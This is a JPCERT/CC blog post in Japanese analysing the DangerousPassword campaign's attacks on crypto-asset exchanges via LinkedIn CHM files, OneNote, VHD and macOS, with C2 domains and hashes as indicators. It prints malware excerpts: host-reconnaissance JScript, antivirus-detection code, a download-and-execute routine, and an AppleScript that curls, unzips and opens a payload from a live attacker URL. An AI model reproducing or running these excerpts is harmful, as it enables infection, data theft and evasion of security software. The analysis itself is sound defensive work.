攻撃キャンペーンDangerousPasswordに関連する攻撃動向

blogs.jpcert.or.jp/ja/2023/05/dangerouspassword.html

朝長 秀誠 (Shusei Tomonaga)

2023/05/01


-
- メール

JPCERT/CCは、2019年6月から継続して攻撃キャンペーンDangerousPassword（CryptoMimicまたは、SnatchCryptoとも呼ばれる）に関連すると考えられる暗号資産交換事業者への攻撃を確認しています。攻撃者は、ショートカットファイルをメールでターゲットに送信して、マルウェアに感染させようとする攻撃手法を長年続けているのですが、その他にもいろんなパターンの攻撃を行いながらマルウェア感染を狙っていることがわかっています。今回は、最近確認されたDangerousPasswordの攻撃手法について紹介します。
今回、紹介する攻撃パターンは以下の4つです。

- Linkedinから不正なCHMファイルを送りつけてくる攻撃
- OneNoteファイルを利用した攻撃
- 仮想ハードディスク（Virtual Hard Disk）ファイルを利用した攻撃
- macOSを狙った攻撃

LinkedInから不正なCHMファイルを送りつけてくる攻撃

攻撃者は、メールの添付ファイルでマルウェアを送信してくる以外にも、LinkedInでターゲットにコンタクトしてきて、マルウェアを送りつけてくる場合もあります。図1は、LinkedIn経由で送られてきたマルウェアがホスト上に感染するまでの流れです。



図

1：マルウェア感染の流れ

LinkedIn経由で送られてきたファイルはRAR形式で圧縮されており、展開するとWindowsヘルプファイル（CHMファイル）が含まれています。このファイルを実行すると、外部からWindows インストーラー ファイル（MSIファイル）をダウンロードして実行します。実行されたMSIファイルは、PowerShellスクリプトを使用して外部から追加のMSIファイルをダウンロードして実行します（図1のAdministrator-a214051.msi、なおファイル名は[実行したユーザー名]-a[ランダムな数字5桁]1.msiとなる）。このMSIファイルは、感染ホストの情報を送信する機能を持っており、以下のようにHTTP POSTリクエストで情報を送信します。送信する感染ホストの情報は、Base64エンコードされています。

```
POST /test.msi HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: ja-JP
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 8708
Host: [サーバー名]

VGltZToJV2VkIERl(...)
```

図2は、マルウェアが感染ホストの情報を収集するコードの一部です。JScriptで作成されていることがわかります。

```
function g_mac(){
    var obj=new ActiveXObject("WbemScripting"+"."+"SWbemLocator");
    var s=obj.ConnectServer(".");
    var prop=s.ExecQuery("SELECT * FROM "+"Win32_NetworkAdapterConfiguration");
    var e=new Enumerator(prop);
    var o="";
    while (!e.atEnd()){
        e.moveNext();
        var p=e.item();
        if (!p) continue;
        if (!p.MACAddress){continue;}
        o=o+'Network Adapter:\t'+p.Caption;
        o=o+'\nMac Address:\t'+p.MACAddress;
        o=o+'\n';
    }
    return o;
}
function g_os(){
    var wri=0x10;
    var wfo=0x20;
    var wmis=GetObject("winmgmts:\\\\.\\root\\CIMV2");
    var citems=wmis.ExecQuery("SELECT * FROM Win32_OperatingSystem","WQL",wri|wfo);
    var eitems=new Enumerator(citems);
    var oi=eitems.item();
    var d1=new ActiveXObject("WbemScripting.SWbemDateTime");
    d1.value=oi.InstallDate;
    var d2=new ActiveXObject("WbemScripting.SWbemDateTime");
    d2.value=oi.LastBootUpTime;
    return "OSVer:\t"+oi.caption+"\nArch:\t"+oi.osarchitecture+"\nBuildnum:\t"+oi.BuildNumber+"\nBuildType:\t"+oi.BuildType
    +"\nVersion:\t"+oi.Version+"\nInstalled:\t"+d1.GetVarDate(false)+"\nBootTime:\t"+d2.GetVarDate(false);
}
function g_proc(){
    var wmis=GetObject("winmgmts:{impersonationLevel=impersonate}!\\\\"+"."+"\\root\\cimv2");
    var pout="";
    penum=new Enumerator(wmis.ExecQuery("Select * from Win32_Process"));
    for (;!penum.atEnd();penum.moveNext()){
        var pi=penum.item();
        if (pi.Name.indexOf("svchost")===-1 && pi.ProcessID !== 0 && pi.ProcessID !== 4){
            pout=pout+"\n"+pi.ProcessID+"\t"+pi.SessionID+"\t";
            if (!pi.CommandLine){pout=pout+pi.Name.toLowerCase();}else{pout=pout+pi.CommandLine.toLowerCase();}
        }
    }
    return pout;
}
function g_uname(){
    var uname="";
    var wmis=GetObject("winmgmts:\\\\.\\root\\CIMV2");
    var penum=new Enumerator(wmis.ExecQuery("SELECT * FROM Win32_ComputerSystem",null,48))
    for(;!penum.atEnd();penum.moveNext()){
        var it=penum.item();
        if (it.UserName != null){
            uname=it.UserName;
        }
    }
    if (uname==""){
        uname=ws.ExpandEnvironmentStrings("%Username%");
    }
    return uname;
}
var time=new Date();
lver=".00";
try{lver=ver;}catch(e){}
sendbi("Time:\t"+time.toString()+"\nUsername:\t"+g_uname()+"\nHostname:\t"+ws.ExpandEnvironmentStrings("%ComputerName%")+"\nCPU:\t"
+ws.ExpandEnvironmentStrings("%PROCESSOR_IDENTIFIER%")+"\n"+g_os()+"\nVer:\t"+ws.ExpandEnvironmentStrings("%JVER%")+lver+"\n\n"+g_mac
()+"\n\n"+g_proc());
```

図2：マルウェアのコードの一部

なお、ターゲットに対してコンタクトしてくるLinkedInアカウントは、求人情報を連絡するように装って、ターゲットに対してマルウェアを送りつけてくることを確認しています。図3はターゲットに対してコンタクトしてきたLinkedInアカウントですが、これらのアカウントも攻撃者によって乗っ取られていると考えられます。現在のところ、攻撃者がSNSアカウントを乗っ取る方法については不明です。




図3：攻撃者に悪用されたLinkedInアカウント例

OneNoteファイルを利用した攻撃

OneNoteファイルを悪用してマルウェアに感染させようとする手法は、Emotetなどでも確認されており、メールの添付ファイルから感染を広げるタイプの攻撃では定番になりつつあります。DangerousPasswordも、同様の攻撃手法を利用しており、図4のようなマルウェアの埋め込まれたOneNoteファイルを送付し、OneNoteファイルを表示した際に表示されるアイコン（図4のPDFファイルに見せかけたアイコン）をクリックさせることで、マルウェア感染させようとします。

図

4：OneNoteファイルの例
OneNoteファイルに埋め込まれたマルウェアはMSIファイルで、DLLファイルをホスト上に保存して、実行します。DLLファイルは、以下のcurlコマンドを使用してマルウェアをダウンロードします。

```
curl -A cur1-agent -L [URL] -x [Proxy] -s -d dl
```

また、このマルウェアは図5のようにウイルス対策ソフトを検知する機能を持っています。

```
hObject = (HANDLE)CreateToolhelp32Snapshot(2i64, 0i64);
wcscpy(savservice, L"savservice.exe");
wcscpy(avp, L"avp.exe");
wcscpy(klnagent, L"klnagent.exe");
wcscpy(avastsvc, L"avastsvc.exe");
wcscpy(avastui, L"avastui.exe");
wcscpy(avguard, L"avguard.exe");
wcscpy(sentryeye, L"sentryeye.exe");
wcscpy(bdagent, L"bdagent.exe");
wcscpy(vsserv, L"vsserv.exe");
wcscpy(coreserviceshell, L"coreserviceshell.exe");
wcscpy(uiseagnt, L"uiseagnt.exe");
wcscpy(msmpeng, L"msmpeng.exe");
if ( (unsigned int)Process32FirstW(hObject, buf) )
{
  while ( (unsigned int)Process32NextW(hObject, buf) )
  {
    if ( wcsicmp(process_name, savservice) )
    {
      if ( wcsicmp(process_name, avp) && wcsicmp(process_name, klnagent) )
      {
        if ( wcsicmp(process_name, avastsvc) && wcsicmp(process_name, avastui) )
        {
          if ( wcsicmp(process_name, avguard) && wcsicmp(process_name, sentryeye) )
          {
            if ( wcsicmp(process_name, bdagent) && wcsicmp(process_name, vsserv) )
            {
              if ( wcsicmp(process_name, coreserviceshell) && wcsicmp(process_name, uiseagnt) )
              {
                if ( !wcsicmp(process_name, msmpeng) )
                  flag_trendmicro = 1;
              }
              else
              {
                flag_bitdefender = 1;
              }
            }
            else
            {
              flag_avg = 1;
            }
          }
          else
          {
            flag_avast = 1;
          }
        }
        else
        {
          flag_kaspersky = 1;
        }
      }
      else
      {
        flag_sophos = 1;
      }
    }
    else
    {
      flag_ms = 1;
    }
  }
}
CloseHandle(hObject);
```

図5：ウイルス対策ソフトを検知するコードの一部

以下のウイルス対策ソフトを検知した場合、NTDLLへのフック処理を解除して、ウイルス対策ソフトの監視を逃れようとしたり[1]、curlコマンド実行時に送信するデータ（`dl`または`da`）が変更されたり、ダウンロードしたマルウェアを実行する方法を変更（Explorerへのインジェクションまたは、Rundll32を使って起動）したり、ホスト上での挙動を変更します。

- Avast
- Avira
- Bitdefender
- Kaspersky
- Sophos
- Trend Micro

- Windows Defender

仮想ハードディスク（Virtual Hard Disk）ファイルを利用した攻撃

攻撃者は、マルウェアをZIPやRAR形式で圧縮したり、ISOファイルに含める以外にも、仮想ハードディスクファイル（VHDファイル）に含めている場合もあります。VHDファイルは、仮想化技術であるHyper-Vにてハードディスクを使用するためにファイルとして保存する形式であり、Windows OS上ではダブルクリックでマウントすることが可能です。図6は、マルウェアが含まれたVHDファイルをマウントした様子です。中には、デコイのPDFファイルとメインのマルウェア（DLLファイル）およびDLLファイルを起動するための実行ファイル（EXEファイル）が含まれています。




図6：VHDファイルをマウントした例

DLLファイルは、前節で説明したOneNoteファイルに含まれていたマルウェアと同様の機能を持ったマルウェアです。

macOSを狙った攻撃

攻撃者は、Windows OSだけではなくmacOSもターゲットにしていることを確認しています。図7は、macOSをターゲットにしたマルウェアのファイル構成です。




図7：マルウェアのファイル構成

図8のように、main.scpt内に不正なアプリケーションをcurlコマンドを使ってダウンロードし、実行するAppleScriptが含まれています。

```
$ osadecompile main.scpt
do shell script "curl -o /users/shared/1.zip https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D -A cur1"

do shell script "unzip -o -d /users/shared /users/shared/1.zip"

do shell script "open \"/users/shared/Internal PDF Viewer.app\""
```

図8: 不正なAppleScriptの内容

ダウンロードされるアプリケーションを実行すると、図9のような画面が起動します。読み込ませるファイルの内容をXORデコードして、デコードされた通信先からファイルをダウンロードして、実行する機能（図10）を持っています。

図9：ダウンロードされたマルウェア実行時に表示される画面

```
1  _BOOL8 __fastcall downAndExecute(__int64 a1)
2  {
3    NSMutableURLRequest *v1; // rbx
4    NSURL *v2; // rax
5    NSMutableURLRequest *v3; // r12
6    id v4; // rax
7    NSURLSession *v5; // rax
8    NSURLSessionDataTask *v6; // rax
9    _BOOL4 v7; // ebx
10   __int64 v9; // [rsp+40h] [rbp-70h] BYREF
11   __int64 *v10; // [rsp+48h] [rbp-68h]
12   __int64 v11; // [rsp+50h] [rbp-60h]
13   char v12; // [rsp+58h] [rbp-58h]
14   __int64 v13; // [rsp+60h] [rbp-50h] BYREF
15   __int64 *v14; // [rsp+68h] [rbp-48h]
16   __int64 v15; // [rsp+70h] [rbp-40h]
17   char v16; // [rsp+78h] [rbp-38h]
18   void *context; // [rsp+80h] [rbp-30h]
19
20   v9 = 0LL;
21   v10 = &v9;
22   v11 = 0x20200000000LL;
23   v12 = 0;
24   v13 = 0LL;
25   v14 = &v13;
26   v15 = 0x20200000000LL;
27   v16 = 0;
28   context = objc_autoreleasePoolPush();
29   v1 = objc_alloc(&OBJC_CLASS___NSMutableURLRequest);
30   v2 = +[NSURL URLWithString:](&OBJC_CLASS___NSURL, "URLWithString:", a1);
31   v3 = -[NSMutableURLRequest initWithURL:](v1, "initWithURL:", v2);
32   if ( v3 )
33   {
34     v4 = objc_msgSend(CFSTR("pw"), "dataUsingEncoding:", 4LL);
35     -[NSMutableURLRequest setHTTPBody:](v3, "setHTTPBody:", v4);
36     -[NSMutableURLRequest setHTTPMethod:](v3, "setHTTPMethod:", CFSTR("POST"));
37     -[NSMutableURLRequest setValue:forHTTPHeaderField:](
38       v3,
39       "setValue:forHTTPHeaderField:",
40       CFSTR("Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"),
41       CFSTR("User-Agent"));
42     v5 = +[NSURLSession sharedSession](&OBJC_CLASS___NSURLSession, "sharedSession");
43     v6 = -[NSURLSession dataTaskWithRequest:completionHandler:](v5, "dataTaskWithRequest:completionHandler:", v3);
44     -[NSURLSessionDataTask resume](v6, "resume");
45     while ( !*((_BYTE *)v14 + 24) )
46       +[NSThread sleepForTimeInterval:](&OBJC_CLASS___NSThread, "sleepForTimeInterval:", 0.5);
47     objc_release(v3);
48   }
49   objc_autoreleasePoolPop(context);
50   v7 = *((_BYTE *)v10 + 24) == 1;
51   _Block_object_dispose(&v13, 8);
52   _Block_object_dispose(&v9, 8);
53   return v7;
54 }
```

図10：ファイルをダウンロードするコードの一部

なお、本マルウェアの詳細についてはjamfのブログ[2]でも公開されているため、そちらもご参照ください。

おわりに

標的型攻撃グループDangerousPasswordは、国内の暗号資産交換事業者に対して、引き続き攻撃を行っています。この攻撃グループは、LinkedInからターゲットに対してコンタクトしてくることもあるので、SNSの使用時には注意が必要です。また、macOSもターゲットになる可能性もあるため、macOSを使用している場合も警戒しておくことが重要です。今回紹介したマルウェアの通信先などについては、Appendixに記載していますのでご確認ください。

インシデントレスポンスグループ 朝長 秀誠

参考情報

[1] Red Team Notes: Full DLL Unhooking with C++
https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

[2] jamf: BlueNoroff APT group targets macOS with ‘RustBucket’ Malware
https://www.jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware/

Appendix A: 通信先

- www.thecloudnet.org
- azure.protection-service.cloud
- verify.azure-protect.online
- docs.azure-protection.cloud
- secure.azure-protection.cloud
- web.j-ic.co
- cloud.dnx.capital
- 104.200.137.32
- one.microshare.cloud
- www.capmarketreport.com
- safe.doc-share.cloud
- openaibt.com
- cloud.espcapital.pro
- autoprotect.com.de


Appendix B: マルウェアのハッシュ値

- bdd109cba8346548dd6fe5110180aa23eb9f5805c90733025344a5881c15c985
- 4867215129fead94a52e4b62ef6851b3170a0a8b66a87eadfc919f84257d25b8
- f0b6d6981e06c7be2e45650e5f6d39570c1ee640ccb157ddfe42ee23ad4d1cdb
- 31908e42d8cb30f5bda71516de7c5c6a329c7dddcae77e19f64379d351177b90
- 782f24a4b8fa692489ddfdac5eb989f5852bbe0da05c2e27190047f77282b936
- fc07a2468fafc762e106dd33fd0734a05118eb96d66fcc7ed358669e888d53ca
- 248867e775fda3c6c03c1daeb0e10d2ce5956cb1c164bbd980ff98fe2f97e38c
- 5816eb32cbaadfc3477c823293a8c49cdf690b443c8fa3c19f98399c143df2b3

- 5f4f006bfb9136c304e0aabf75575360120d022567180ce6b9c1835e209c541e
- 4fb31b9f5432fd09f1fa51a35e8de98fca6081d542827b855db4563be2e50e58
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 826f2a2a25f7b7d42f54d18a99f6721f855ba903db7b125d7dea63d0e4e6df64
- d6c3d0d2dedfa37cd1bebded60f303b21da860dcac49cfaa06e3172f0b1138ce
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 48bd1c5cf9ccc3d454ab80d7284abaf39028a228607d132bfa92ab2ceca47ca2
- f0cf1829a93751d2f7e812545af079a4efebd755f1ee50a8d4537770f692eaaf
- 9472f5ecac1672186bc1275cc70f024c734d0e6926917ce22b2cb6b1765ce83e
- ab31b0cb796b3ae001fb4d12d9cac8c98911e11322cb974bf8d2be9303259a5e
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 5ad84c75b4a8825a4ee49fcb2ab895f0a51c9877fc4e50595fa1917ae1daa748
- 8a7ba38d597e8230609df4153039d1bb898479d486e653a6d92d206dd4848c80
- ba186a1a97d4f647dad39cb3ccae5466bb8d5463ceedf470428484416265ef5f
- 7e2b38decf1f826fbb792d762d9e6a29147e9ecb44eb2ad2c4dc08e7ee01a140
- c56a97efd6d3470e14193ac9e194fa46d495e3dddc918219cca530b90f01d11e
- 9525f5081a5a7ab7d35cf2fb2d7524e0777e37fe3df62730e1e7de50506850f7
- 7981ebf35b5eff8be2f3849c8f3085b9cec10d9759ff4d3afd46990520de0407
- 38106b043ede31a66596299f17254d3f23cbe1f983674bf9ead5006e0f0bf880
- 741be5e53a5dc7cebaa63d6ff624c5eff1a0e1817ede1e7fc0473a28b1ed7a33
- a131edf272f1df1c841a9c457a50011325b1e22e950d62c5e78d3060450e6b93
- b63bca8d35653ce17b99b89f00fbee9b5cb6a70420b7dd0c3194038b9031e3e2
- 9f7a7717884519763f043c39c1cb2a9605da123c18b72e5bedcd5d587a54a0e8
- a3f087c83453cde2bc845122c05ebeb60e8891e395b45823c192869ec1b72ea6
- 3a4aed5b9ad0827696a1bb5f3497a6a2aa26b453d27bfacbe3c8c47673aac98d
- 02acbedc105104541e67eec1ef845c7d68d624faa56e81713e3216ca66a7f3c7
- 1bc742f1aebbc12220cd6bf761509fd3a7aae2d5de88dce8d45fb5cf79ad8ccb
- a2fd03354c2ec433d2eedc28e85c0fe5841b848d5fff1e6583e2d9e1a81b6ca3
- 049bfff97fbb2c5e53eeed6df36d2c93c7cca199d42c0247c784b39db90f173b
- 26e376fc80b090b2ee04e7d3104d308a150e58538580109a74f4ac49bf362423
- 60701bdae4b33de7c53e4a0708b7187f313730bd09c4c553847134f268160a73
- a064e62cb168affa9dac8a4374b582bfa289e182f8a5e0b731c4ea9408d99ae3
- a1a30091cf25740468cd1894d39fce07039f89f05eee90cf72aa085698eeeff6
- d18cda8fc17f0c412b209dda24784cbe666fe79a708c9965cd18eef85439adb2
- 7935839ab987a47b9bacc2daf12e7af590259abcfdd473c81a7e540e58ed5760
- eee5ee98f57ab2b30a3bf04b8fa9d7b90455ddf2d39c8c4e04958b77d9170411
- d0072130eb4ee81ffba5b703a16c276b0c59b408cb8aa3915980f0f098f04984

-
- メール

この記事の筆者




朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

関連記事

- 


開発者のWindows、macOS、Linux環境を狙ったDangerousPasswordによる攻撃

- 

